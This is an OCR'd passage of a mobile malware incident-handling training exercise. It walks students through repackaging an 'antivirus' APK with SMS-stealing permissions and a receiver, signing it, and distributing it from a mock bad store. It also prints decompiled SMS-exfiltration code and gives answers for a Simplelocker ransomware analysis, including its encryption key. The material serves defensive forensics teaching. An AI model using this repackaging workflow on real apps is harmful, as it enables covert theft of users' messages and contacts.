
```
<!--
Make sure the following Permissions are included in your manifest
(inside manifest tag)

<manifest>

<uses-permission ......

</manifest>

-->

<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>

<!--
-----------------------------------------------------------
-->

<!--
Make sure the following receivers are included in your manifest
(inside application tag)

<application>

<receiver ......

</application>
-->

 <receiver android:name="com.code.SMSBroadcastReceiver">
   <intent-filter android:priority="1">
     <action android:name="android.provider.Telephony.SMS_DELIVER"/>
     <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
   </intent-filter>
 </receiver>
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.example.mysuperav">

  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>


  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" and


    <activity android:label="@string/app_name" android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>


    <receiver android:name="com.code.SMSBroadcastReceiver">
      <intent-filter android:priority="1">
        <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
      </intent-filter>
    </receiver>


  </application>
</manifest>
```

Figure 24: manifest modification

3.5.2.10 Build app

- **apktool b *mysuperAV***



```
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH$ apktool b mysuperAV
I: Using Apktool 2.0.0-RC1 on mysuperAV
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH$
```

enisa@10: ~/Desktop/Training-Material/Mobile_threats_IH
File Edit Tabs Help
dist
File Edit View Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/mysuperAV/dist
Places
Home Folder
Desktop
Trash Can
Applications
mysuperAV.apk

Figure 25: Building App

3.5.2.11 Move apk to signAPK folder

- Copy apk (**mysuperAV/dist/mysuperAV.apk**) and places it in the **Tools/SignAPK** folder




dist
File Edit View Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/mysuperAV/dist
Places
Home Folder
Desktop
Trash Can
Applications
mysuperAV.apk
"mysuperAV.apk" (385.7 KiB) Android package
Free space: 10.1 GiB (Total: 22
SignAPK
/home/enisa/Desktop/Training-Material/Tools/SignAPK
certificate.pem
key.pk8
mysuperAV.apk
signapk
signapk.jar
signapk-bb
16 items

Figure 26: Placing apk into SingAPK

3.5.2.12 Sign the apk

- **java –jar signapk.jar certificate.pem key.pk8 mysuperAV.apk mysuperAV_signed.apk**




```
enisa@10:~/Desktop/Training-Material/Tools/SignAPK$ java -jar signapk.jar cer
tificate.pem key.pk8 mysuperAV.apk mysuperAV_signed.apk
enisa@10:~/Desktop/Training-Material/Tools/SignAPK$
```

Figure 27: Sign apk

3.5.2.13 Install the app

In Android Emulator:

- Make sure mysuperAV is not installed
- Go to url: 10.0.2.2/Bad.html on Browser
- Click on the Download link
- Install the app



10.0.2.2/Bad.html

Hi

This is a Bad App Store

Super AV ! Modified just for you :)

Figure 28: Bad Store




Figure 29: Download apk

3.5.2.14 Run the app


- Open and run the app. See that all works fine.
- Close the app

3.5.2.15 Add Contact

- Go to 'People' app
- Click 'Create New Contact'
- Select 'Keep Local'
- Name: Bank
- Phone: +123456789
- Click 'Done'

3.5.2.16 Send SMS to emulator

- **echo sms send +123456789 'This is Confidential' | nc localhost 5554**
- **echo sms send + 123456789 'your bank pin code is 1234' | nc localhost 5554**




```
enisa@10:~$ echo sms send +123456789 'This is Confidential!' | nc
 localhost 5554
Android Console:
OK
OK
enisa@10:~$
```

Figure 30: Send SMS

3.5.2.17 View Stolen Data

- Open text file "*/var/www/html/myfile.txt*" found on the Bad Server! This text file contains the stolen data that was taken from the victims device.
- **sudo leafpad /var/www/html/myfile.txt**



```
enisa@10:~$ sudo leafpad /var/www/html/myfile.txt
```

```
sms
------------------------------------------------
(Number: +123456789 .Message: This is Confidential!)
 (Number: +22222222 .Message: sss)
 (Number: +12345 .Message:  test2wdds )
 (Number: +12345 .Message:  test2wdds )
 (Number: +12345 .Message:  test2wdds )
```

Figure 31: Stolen Data


3.5.3 Task 3: Analysing Cloned Application

3.5.3.1 Task: use adb pull to get apk file

- **adb pull /data/app/com.example.mysuperav.apk /home/enisa/ /home/enisa/Desktop**

3.5.3.2 Analyse network traffic

- **cd** ***/android/adt-bundle-linux-20140702/sdk/tools/***
- **wireshark dump.pcap**
- find http post to bad server (/bad.php)



```
POST /index.php HTTP/1.1
Content-Length: 865
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

878d6f34795005e7b5c6d8213e99afe9=bce45f0e99f6b708b01fe888b7acacb0844e9c7458dd991cb8e8
c3a81eb0381a37695d613837417297270a98c94181572c3752348b5e21440f1805121140ce1f726cece30
76425f9f442e9e24bb4130a457d50c0228a9686be74572347ec556940e51d9178d7d1e4fc4a81f7a5a5b9
220d26372b5b985d550032401b9643df69f0761fca2db1db587d7193449e835c8fcf6f2d470f229641bb3
be17e46134c04d4a811bee3ec95ff98c60d63dcb66b279d3bd4693a09d43896a8dcf09532cbcf223783fe
7b810a255582e10d6347c63411d4b5505a63e112c41189ed7844c812f520a4a28dfa1b78c65c6a2c3182f
4e10f85a35a2084fb9ed853fffaf0cbc344de792794f0953884fbbab685b162f3f93b885c2c5401610b5a
96406445f98de0f7a24090194fd7a4b8f82f1a70f4619ee25ff2174e0f90197d52e515dfc410aa8185cae
bc17ae77a397eee607232025f11f190f637e628bb9e690db7810762616d5d509bc64170c426405f64799b
90599e6c4a7f73bb3602e7283befcc96bbf34ff09adc5745099e0d190a25b34fb0cc76842d43e3f0da575
d281d1c53512c32HTTP/1.1 200 OK
Date: Wed, 18 Jun 2014 06:51:25 GMT
```

Entire conversation (1364 bytes)

( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays [✓ Raw]


```
46 115.106996  10.0.2.15  [redacted]  TCP  64 50059 > http [
47 117.754718  10.0.2.15  [redacted]  TCP  64 50059 > http [
50 117.786417  10.0.2.15  [redacted]  TCP  64 50059 > http [
▸ Frame 47: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)
▸ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12
```

Figure 32: Network Traffic

3.5.3.3 Create new Investigation Folder

- Place original (**Mobile_threats_IH/mysuperAV.apk**) and cloned/signed (**Tools/SignAPK/mysuperAV_signed.apk**) apks into a new folder "**Mobile_threats_IH /Investigation**"

Note: Alternatively you can also find both apks in path (/var/www/html/). Copy and paste them into the investigations folder.




Mobile_threats_IH
Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH
Investigation
Mods
Apk.zip
mysuperAV.apk
Free space: 10.1 GiB (Total: 22.7 GiB)
SignAPK
/home/enisa/Desktop/Training-Material/Tools/SignAPK
certificate.pem
key.pk8
mysuperAV.apk
mysuperAV_signed.apk
signapk
signapk.jar
signapk-bb
Investigation
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/Investigation
mysuperAV.apk
mysuperAV_signed.apk

Figure 33: Investigation Folder

3.5.3.4 Decode both apk files

In terminal run command:

- **cd Desktop/Training-Material/Mobile_threats_IH/Investigation**
- **apktool d mysuperAV.apk**
- **apktool d mysuperAV_signed.apk**




```
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH/Investigation$ apktool d mysuperAV.
apk
I: Using Apktool 2.0.0-RC1 on mysuperAV.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/enisa/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH/Investigation$ apktool d mysuperAV_
signed.apk
I: Using Apktool 2.0.0-RC1 on mysuperAV_signed.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
```

Figure 34: Decode apk files

3.5.3.5 Compare the content of both Manifests

In terminal run command:

- **cd Desktop/Training-Material/Mobile_threats_IH/Investigation**
- **diff mysuperAV/AndroidManifest.cml mysuperAV_signed/AndroidManifest.xml**




```
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH/Investigation$ diff mysuperAV/Andro
idManifest.xml mysuperAV_signed/AndroidManifest.xml
4a5,13
>     <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
>     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
>     <uses-permission android:name="android.permission.INTERNET"/>
>     <uses-permission android:name="android.permission.RECEIVE_SMS"/>
>     <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
>     <uses-permission android:name="android.permission.READ_SMS"/>
>     <uses-permission android:name="android.permission.READ_CONTACTS"/>
>     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
>     <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
11a21,26
>         <receiver android:name="com.code.SMSBroadcastReceiver">
>             <intent-filter android:priority="1">
>                 <action android:name="android.provider.Telephony.SMS_DELIVER"/>
>                 <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
>             </intent-filter>
>         </receiver>
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH/Investigation$
```

Figure 35: Modified Manifest

3.5.3.6 Convert apks into jar files

- **cd Desktop/Training-Material/Tools/dex2jar/**
- **./dex2jar.sh ../../Mobile_threats_IH/mysuperAV.apk**
- **./dex2jar.sh ../../Mobile_threats_IH/mysuperAV_signed.apk**




```
enisa@10:~/Desktop/Training-Material/Tools/dex2jar-0.0.9.15$ ./dex2jar.sh ../../Mobile_thr
eats_IH/Investigation/mysuperAV.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar ../../Mobile_threats_IH/Investigation/mysuperAV.apk -> ../../Mobile_threats_IH/Inv
estigation/mysuperAV_dex2jar.jar
Done.
enisa@10:~/Desktop/Training-Material/Tools/dex2jar-0.0.9.15$ ./dex2jar.sh ../../Mobile_thr
eats_IH/Investigation/mysuperAV_signed.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar ../../Mobile_threats_IH/Investigation/mysuperAV_signed.apk -> ../../Mobile_threats
_IH/Investigation/mysuperAV_signed_dex2jar.jar
Done.
enisa@10:~/Desktop/Training-Material/Tools/dex2jar-0.0.9.15$
```

enisa@10: ~/Desktop/Training-Material/Tools/dex2jar-0.0.9.15
File Edit Tabs Help
Investigation
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/Investigation
Home Folder
Desktop
Trash Can
Applications
mysuperAV
mysuperAV_signed
mysuperAV.apk
mysuperAV_dex2jar.jar
mysuperAV_signed.apk
mysuperAV_signed_dex2jar.jar

Figure 36: Dex2jar

3.5.3.7 Analyse classes


- Open JD-GUI (Programming > JD-GUI)
- Open both apks in JD-GUI



Java Decompiler - SMSBroadcastReceiver.class
File Edit Navigate Search Help
mysuperAV_dex2jar.jar
android.support.v7.appcompat
com.example.mysuperav
BuildConfig
MainActivity
R
mysuperAV_signed_dex2jar.jar
android.support.v7.appcompat
com
code
AESHelper
MyLocationListener
SMSBroadcastReceiver
example.mysuperav
BuildConfig
MainActivity
R
SMSBroadcastReceiver.class

```
private String GetAllSMS()
{
  String str1 = "";
  Uri localUri = Uri.parse("content://sms/inbox");
  Cursor localCursor = this.mContext.getContentResolver().query(
  while (true)
  {
    if (!localCursor.moveToNext())
      return str1;
    String str2 = localCursor.getString(localCursor.getColumnInd
    String str3 = localCursor.getString(localCursor.getColumnInd
    str1 = str1 + " \n (Number: " + str2 + " .Message: " + str3 
  }
}

public void onReceive(Context paramContext, Intent paramIntent)
{
  if (paramIntent.getAction() == "android.provider.Telephony.SMS
    this.mContext = paramContext;
  try
  {
    String str1 = GetAllSMS();
    String str2 = GetAllContacts();
    new SendAsync().execute(new String[] { "sms", str1 });
```

Figure 37: SMSBroadcastReceiver


Java Decompiler - AESHelper.class
mysuperAV_signed_dex2jar.jar
android.support.v7.appcompat
com
code
AESHelper
MyLocationListener
SMSBroadcastReceiver
example.mysuperav
BuildConfig
MainActivity
R
SMSBroadcastReceiver.class
AESHelper.class

```
package com.code;

import java.security.NoSuchAlgorithmException;

public class AESHelper
{
  static char[] HEX_CHARS = { 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 9
  private String SecretKey = "0123456789abcdef";
  private Cipher cipher;
  private String iv = "fedcba9876543210";
  private IvParameterSpec ivspec = new IvParameterSpec(this.iv.getBytes
  private SecretKeySpec keyspec = new SecretKeySpec(this.SecretKey.getB

  public AESHelper()
  {
    try
    {
      this.cipher = Cipher.getInstance("AES/CBC/NoPadding");
      return;
    }
    catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
    {
      localNoSuchAlgorithmException.printStackTrace();
      return;
```

Figure 38: AESHelper

3.5.4 Task 4: Analysing Simplelocker

3.5.4.1 Task: Install Simplelocker

- Disable Network connection on VM!!!
- Go to Mobile Folder:
  - **cd /home/enisa/Desktop/Training-Material/Mobile_threats_IH/**
- Unzip Simple locker file:
  - **7z e Simplelocker.apk.zip**
  - **<ask for password in class>**
- Install using adb install or adb push
  - **adb install /home/enisa/Desktop/Training-Material/Mobile_threats_IH/Simplelocker.apk**

3.5.4.2 Task: Analyse Simplelocker

- Use apktool, analyse manifest
- Use dex2jar to create jar file
- Open jar file with jd-gui

  - **Challenge 1: What encryption algorithm is being used? AES/CBC/PKCS7Padding**
  - **Challenge 2: What is the encryption key jndlasf074hr**
  - **Challenge 3: What files types are being encrypted see constants class**

3.5.4.3 Task: Remove Simplelocker

- Uninstall simplelocker using adb uninstall

- **adb uninstall org.simplelocker**

3.5.5 Task 5 (Optional): Analysing Other Artifacts

Under /home/enisa/Mobile_threats_IH you will find samples of apks (Apk.zip). Since some of the artifacts are still active, in order to analyse the network connections you may wish to use sandbox tools such as Anubis.

If you wish to run the applications locally, you should:

- use a segregated unprotected network, and devices that do not contain personal data (accounts, credentials, etc); or
- use a dns and http server on the host, simulating the C&C servers (a possible approach could be to run the tool in a sandboxed malware analysis tool, check for network connections, and configure dns and http servers accordingly); or

disable network connection (note that this may not always produce results, as the code may check for network connection prior to running its code)

3.5.5.1 Task: Flappy Bird

Analyse the code of both Flappy bird APKs. One of them is malware. Which one?

- Go to Mobile Folder:
  - **cd /home/enisa/Desktop/Training-Material/Mobile_threats_IH/**
- Unzip Simple locker file:
  - **unzip Apk.zip**
  - **<ask for password in class>**

3.5.5.2 Upload apk files to automated tools

- Anubis;
- Mobile Sandbox;
- Joe sandbox mobile;
- Others.

3.5.6 Questions

No.	Question	Answer
1	List any suspicious permissions that are being acquired	
2	Can you identify any background app components (Services/Broadcast Receivers)?	

3	Can you identify the initial/starting activity?	
4	Do you notice any suspicious network connections initiated by the application?	
5	From the code, can you see any suspicious Functions?	
6	If so, can you link these functions to the permissions and/or suspicious network connections?	
7	List any other useful information (eg: encryption keys, data being saved to database, etc.)	
8	What is the main purpose of this artefact?	

4 Summary of the exercise

The summary should contain the following information. Possible issues when using the emulator for malware analysis:

  - detection of the emulated environment by the malware[31];
  - infection of the host system by the malware;
  - infection of third party systems when running the virtual environment networked;
  - investigating cellular radio behaviour.
- Possible issues when analysing malware in native Android hardware:
  - infection of third party systems;
  - malware might only be detectable if the device is networked;
  - building a secure and safe test environment.
- Examine the information in the table and the incident analysis logs/reports.
- Discussion of the experiences made during the exercise.
- Mobile device management (MDM) features.

[31] *Detecting Android Sandboxes*
http://www.dexlabs.org/blog/btdetect

5 References

- Computerwoche. Die Kanzlerin bekommt ihr Merkel-Phone.
  http://www.computerwoche.de/netzwerke/mobile-wireless/1910789
- PCMAG.COM. Google's Schmidt Shows Off 'Gingerbread' NFC Phone.
  http://www.pcmag.com/article2/0,2817,2372746,00.asp
